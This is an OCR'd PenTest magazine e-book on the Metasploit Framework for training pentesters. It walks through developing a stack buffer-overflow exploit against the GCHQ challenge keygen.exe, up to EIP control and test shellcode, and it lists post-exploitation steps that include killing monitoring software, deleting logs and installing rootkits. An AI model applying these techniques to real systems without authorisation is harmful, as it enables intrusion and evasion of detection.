
PenTest magazine

E-BOOK

METASPLOIT FRAMEWORK

GUIDE FOR PENTESTERS



Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org

Managing Editor: Aleksandra Cacko
aleksandra.cacko@software.com.pl

DTP: Andrzej Kuca, Lalit Agarwal, Aleksandra Cacko

Art Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Graphics and cover: Ireneusz Pogroszewski

Proofreaders: Edward Werzyn, Gareth Watters

Top Betatesters: Stefanus Natahusada, Steven Wierckx

Special Thanks to the Beta testers and Proofreaders
who helped us with this issue.
Without their assistance there would not be a PenTest e-book.

Senior Consultant/Publisher: Pawel Marciniak

Production Director: Andrzej Kuca

Publisher: Software Media
02-682 Warszawa, ul. Bokserska 1

http://pentestmag.com/

First edition
Issue 2/2012 (2) ISSN 2084-1116

Contents

Chapter 1

Metasploit: An Introduction

What is Metasploit?

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It provides end to end framework for penetration testing for:

- Information gathering
- Vulnerability Scanning
- Pre Exploitation
- Post Exploitation
- Exploit Development

Metasploit greatest advantage is that it is open source and freely extendable. You can customize it by including your exploit and payloads as per your need. A security pentester can check the custom made applications specific to an enterprise against his customized exploits and payloads. If a security researcher crafts a new attack, then a custom made payload can carry out most of the attack purpose.

Today, software vulnerability advisories are often accompanied by a third party Metasploit exploit module that highlights the exploitability, risk, and remediation of that particular bug

Chapter 2

Metasploit Fu post exploitation

People always emphasize on breaking into the system or the exploitation part. We are into a system, what should be the done further? Post exploitation is rarely talked about which is as important as getting in. This article will mostly focus on some necessities and possibilities post exploitation of a system.

Post exploitation

After putting in efforts for successful exploitation of a system, let's look at some of the options that become available for a pentester or security auditor. The options can be broadly divided into necessary and possible. Performing all of these actions assume you already have a meterpreter shell of the victim machine.

Necessary – These should always be done in order to stay stealthy and not get detected or caught.

- migrate to another process,
- killing monitoring software,
- deleting Logs.

Possible – These can be done to get a deep insight into the system or the network broken-in. Use of these techniques can allow us to maintain access to the system and get access to more systems in the network infrastructure.

- understanding, gaining and collecting as much information about the victim,
- privilege escalation,
- backdooring or installation of rootkits,
- using victim as a pivot.

Let's Fu

Migration to process

For breaking into the system, vulnerability in some software is exploited and the payload (in this case the meterpreter) is executed in the memory space of the process/software being exploited. As unexpected data is sent to the process for exploitation, the process might eventually crash and exit. If the process closes, our meterpreter shell will also be lost as the memory space of the process will be destroyed when it exits.

First step on successful exploitation should be migrating our payload to another process's memory so that even if the exploited process crashes, the shell is still retained. In order to do this you can run ps to get a list of processes with their PIDs and then use the migrate command to migrate the payload to another process.

Chapter 3

Hacking exploit module for metasploit. Bend Metasploit to your will. . .

Most articles on Metasploit cover what it is, what it does and how to use it. Essentially you can find out how to scan for vulnerable systems followed by how to select, configure and deploy an exploit against a vulnerable system. These are indispensable skills to anyone who wishes to use the framework in any capacity. The purpose of this article is to give those interested an insight into how to extend Metasploit to suit their own specific needs. This extensibility is where Metasploit is leagues ahead of the competing frameworks currently available.

The Metasploit framework is Open Source which allows anyone to change the framework in whatever way they see fit. This may be as simple as adding debug strings to existing exploit modules right up to creating a brand new exploit module for a specific exploit. Penetration testing is not an exact science and good testers are required to adapt to specific situations on a daily basis. For example, exploits may not work "out-of-the-box" and require investigation, debugging and possibly customisation of exploits to successfully compromise the target systems. Closed source commercial toolkits leave their users at the mercy of the quality of the exploits that are shipped with their frameworks; an exploit will either work or not and there is nothing the tester can do to adapt to these situations using commercial tools. Metasploit places this power back into the hands of those willing to take it.

This article is not about going through what Metasploit is, or how to use the framework; its purpose is to give those looking to get more out of Metasploit a start into how they can extend the framework for their own needs. To illustrate this process this article will cover not only what's required to create an exploit module for the framework but will cover the entire process of creating a custom exploit for a vulnerability in a piece of software, right through to creating a custom module for the Metasploit framework.

The exploit development process will discuss the following tools:

- IDA – Interactive Disassembler
- OllyDbg – Open source debugger for windows
- pattern_create.rb - Used to create a string where no substring appears more than once in the string. More details on this later in the article
- pattern_offset.rb - Used to find the offset of a substring within the pattern created using the above tool
- Metasploit – Needs no introduction; open source penetration testing framework

There is enough to both IDA, OllyDbg and reverse engineering techniques to warrant a series of articles. For the purposes of this article only the required features and concepts will be presented.

Step 1 - where is the vulnerability?

In order to examine the process a vulnerable application is required. In 2011 the U.K. Government Communications Headquarters (GCHQ) released a challenge as part of a recruitment drive. Part 3 of that challenge was a key generation challenge. In order to

solve the challenge a license.txt file had to be created which would generate a URL. The details of this challenge are well beyond the scope of this article, but for those interested please visit: http://www.canyoucrackit.co.uk.

(At the time of writing this file is still available at: http://www.canyoucrackit.co.uk/da75370fe15c4148bd4ceec861fbdaa5.exe)

The interesting aspect of this file is that it is vulnerable to a simple buffer-overflow vulnerability; making it perfect to use for demonstration purposes. Running the application presents the user with the following:

```
keygen.exe

usage: keygen.exe hostname
```

Based on the returned message the program requires a hostname in order to function properly. Trying with www.google.com for the hostname gives the following message:


```
keygen.exe

error: license.txt not found
```

The application now requires a license.txt file. Creating an arbitrary license.txt file returns the following message:

```
keygen.exe

error: license.txt invalid
```

This message gives very little away. In order to proceed, the application must be reverse engineered to find out what the valid license.txt format must be. The loading routine of keygen.exe can be examined in IDA.


This screenshot shows where in the keygen.exe binary the 'license.txt' file is opened. First the string license.txt is loaded onto the stack and then the API _fopen64 is called:



If the file is successfully opened, the following code attempts to read one line from the file using the API fscanf, highlighted in the image below. The next thing the code does is check to see if the line of text read from the file begins with the string 'gchq':

If those conditions have been satisfied, keygen.exe then uses the crypt API to encrypt the next 8 bytes using 56-bit DES. The result of this encryption operation is taken and is compared to: hqDTK7b8K2rvw.

The idea behind this part of the challenge was to see if the plaintext used to create hqDTK7b8K2rvw. A decent password cracking utility will recover the plaintext quite quickly. The plaintext is: ‘cyberwin’.



Based on the analysis, the string in the license.txt file must take the following format: ‘gchqcyberwin[license_data]’ where [license_data] will be used by keygen.exe to construct a URL. Constructing the correct URL solves the challenge.

Enough analysis, where’s the exploit!?

Take another look at the piece of code that loads the line from the license.txt file:

You may have noticed that there is a buffer overflow in the code used to load in the contents of the license.txt file. At this point the discussion will move away from the GCHQ challenge and back to exploit development and the Metasploit framework. The rest of the article will focus on the buffer overflow above and what’s involved in exploiting it.

A closer look at the vulnerability…

The code that loads the line from the file can be broken down into two components. First it creates memory on the stack to hold the information from the file; secondly it reads the data suing the fscanf call.

This is the code that creates enough room on the stack to read 24 bytes from the file:

```
opened_file:
mov     [esp+78h+var_78], 24
mov     [esp+78h+var_74], 0
lea     eax, [ebp+license_line]
mov     [esp+78h+indextolicense], eax
call    memset
```

This is followed by the fscanf call. Fscanf will read a string from a file until it hits a null-terminator '\0' or a new-line type character. As there is no bounds, checking a line longer than 24 bytes will exceed the buffer size and result in unpredictable behaviour from the program. Here's the output from loading a license.txt file containing:


'gchqcyberwinHACKIN9HACKIN9HACKIN9HACKIN9HACKIN9HACKIN9HACKIN9HACKIN9!!!'

```
keygen.exe

loading stage1 license key(s)...
loading stage2 license key(s)...

      1 [main] keygen 6360 exception::handle: Exception: STATUS_ACCESS_VIOLATION

   1550 [main] keygen 6360 open_stackdumpfile: Dumping stack trace to keygen.exe
.stackdump
 327993 [main] keygen 6360 exception::handle: Exception: STATUS_ACCESS_VIOLATION

 351401 [main] keygen 6360 exception::handle: Error while dumping state (probabl
y corrupted stack)
```


Corrupted stack? Although the string is only slightly longer than the allocated buffer the integrity of the stack has been corrupted by user supplied input causing the application to crash. Excellent, user supplied input has corrupted the stack, is it now possible to gain control over execution?

I want my E.I.P.


It's now time to use a debugger to find out exactly what is going on internally when the contents of the malicious license.txt file are loaded. Open the file in OllyDbg and go to address 0x401150 within the file. This is where the fscanf API is located. Create a breakpoint at this address (Press F2) to suspend execution when the program reaches that point during execution:




After creating the breakpoint execute the program (Press F9). The important part of the output at this point is the stack:




The stack is in a typical state right before a function call. Notice the highlighted item above. This is a return address that will be used by the program when it exits out of a function and the program executes a RETN instruction. When the RETN instruction is encountered the CPU will load the next DWORD on the stack into the instruction pointer (EIP) and execution will continue from that point. Step over (Press F2) the fscanf call to see what happens when the program loads in the data from the license.txt file:



Comparing the two previous screenshots shows that data in the license.txt file has overwritten a location on the stack that originally stored a return address. Continue execution until the end of the function to the next RETN instruction to see if the contents of the license string can be used to overwrite the EIP. The address of the return instruction is 0x401208. Create a breakpoint and let the program run to this point (Press F9):




Unfortunately, the execution never reaches the RETN instruction as the program encounters an 'Access Violation' Error:



It seems that the contents of the license file have corrupted execution in an unexpected way. Restart the program (CTRL+F2) and find out where the program is failing. Stepping through the program in the debugger reveals the cause of the issue:

The address on the stack at location: 0x22CCD4 has been corrupted by part of the attack string. As a result the program terminates before we can gain control over execution. The DWORD at address 0x22CCD4 contains bytes from our attack string:

The following code within keygen.exe uses the address it reads off the stack, to reference another part of the program:



As this reference points to an unknown address (0x00212121) in the program, it results in the access violation shown earlier.

To fix this, two details must be known:

1. What the address should be under normal execution
2. The exact location in the attack string that corrupts the address in the stack

Find out what the address should be under normal execution

To find out what the address should be add a breakpoint at 0x4011F1. As shown here:

Change the license.txt file so that the string is no longer than 24 bytes. This will prevent corrupting the stack. Execute the program to the breakpoint at address 0x4011F1 that was created in the previous step.

Viewing the data on the stack at address 0x22CCD4 now shows what the contents of the corrupted region of the stack should be under normal operations. In this case the DWORD 0x104383F8 should be on the stack:

Note: If you are following along, the exact address may be different so make sure you check all the details!


The attack string will need to preserve this information to ensure the program operates correctly when processing the malicious payload. The correct contents are known but the location in the attack string is not yet clear. The next section will discuss the Metasploit of finding particular locations within attack strings.

Find the exact location in the attack string that corrupts the address in the stack

The Metasploit framework provides two extremely useful tools which help in finding the exact location in the attack string that overwrite particular locations in memory. These are:

- pattern_create.rb
- pattern_offset.rb


Pattern_create.rb creates a string where two or more characters are not repeated anywhere else in the string. The following screenshot shows creating a pattern 1024 bytes in length, and then using pattern_offset.rb to find the exact offset of the characters: ‘8Ab9’.



This can be used to find out critical locations in the attack string for this example. Create a license.txt file with the following string:

gchqcyberwinAa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac


Running the program shows that contents at address are overwritten by the string: 8Ab9 (highlighted in red above).



Using pattern_offset.rb can then be used to show that the offset of this location in the attack string is 56 bytes into the string:


Fix the attack string

Armed with this information the attack string can be repaired to prevent crashing the program before gaining control over execution. Using a hex-editor replace the string 8Ab9 with the correct address obtained above:



The bytes are placed into the file in reverse order as the architecture is little-endian. Running the program again now shows the following:

As the highlight section shows the correct information is loaded at the correct location on the stack. The program no longer crashes and can run to the end of the function to the RETN instruction shown here:



This image also shows the stack. When a RETN instruction is encountered the CPU will pop the next DWORD, known as the return address, off the stack and load it into the instruction pointer (EIP). This is the key requirement in gaining control over execution when exploiting buffer overflow vulnerabilities. The attack string must overwrite this information on the stack to a location in memory that contains the shellcode.

In this case the part of the attack string that overwrites this key piece of information is: 0x41623641 or Ab6A. The exact location of this string can be found using the technique described above.


If the RETN instruction is executed the program will attempt to continue execution from 0x41366241, as shown here:

As there is no code at this address the program will crash.


The attack string, which is under our control, is loaded onto the stack. In order to execute arbitrary code, all that is now required is loading shellcode onto the stack and redirecting execution to the shellcode located on the stack by overwriting the EIP as shown above. Reviewing the stack in OllyDbg choose a location nearer the end of the current attack string. For demonstration purposes 0x0022CD6C was chosen.

First shellcode...

To confirm execution is working change the shellcode to be a series of NOP (0x90) instructions followed by an INT3 (0xCC) instruction. The INT3 instruction is a trap to the debugger to halt execution. Make sure that changes to the attack string are made after the addresses used to fix the attack string in the earlier section. The next image shows the updated license file with the new EIP, NOP and INT3 instructions.



Running the keygen program as far as the RETN instruction shows that the return address is now 0x0022CD32, the location of the shellcode on the stack. This is illustrated here:



Stepping past the RETN instruction shows that the CPU now executes the NOP instructions as far as the INT3 instruction:

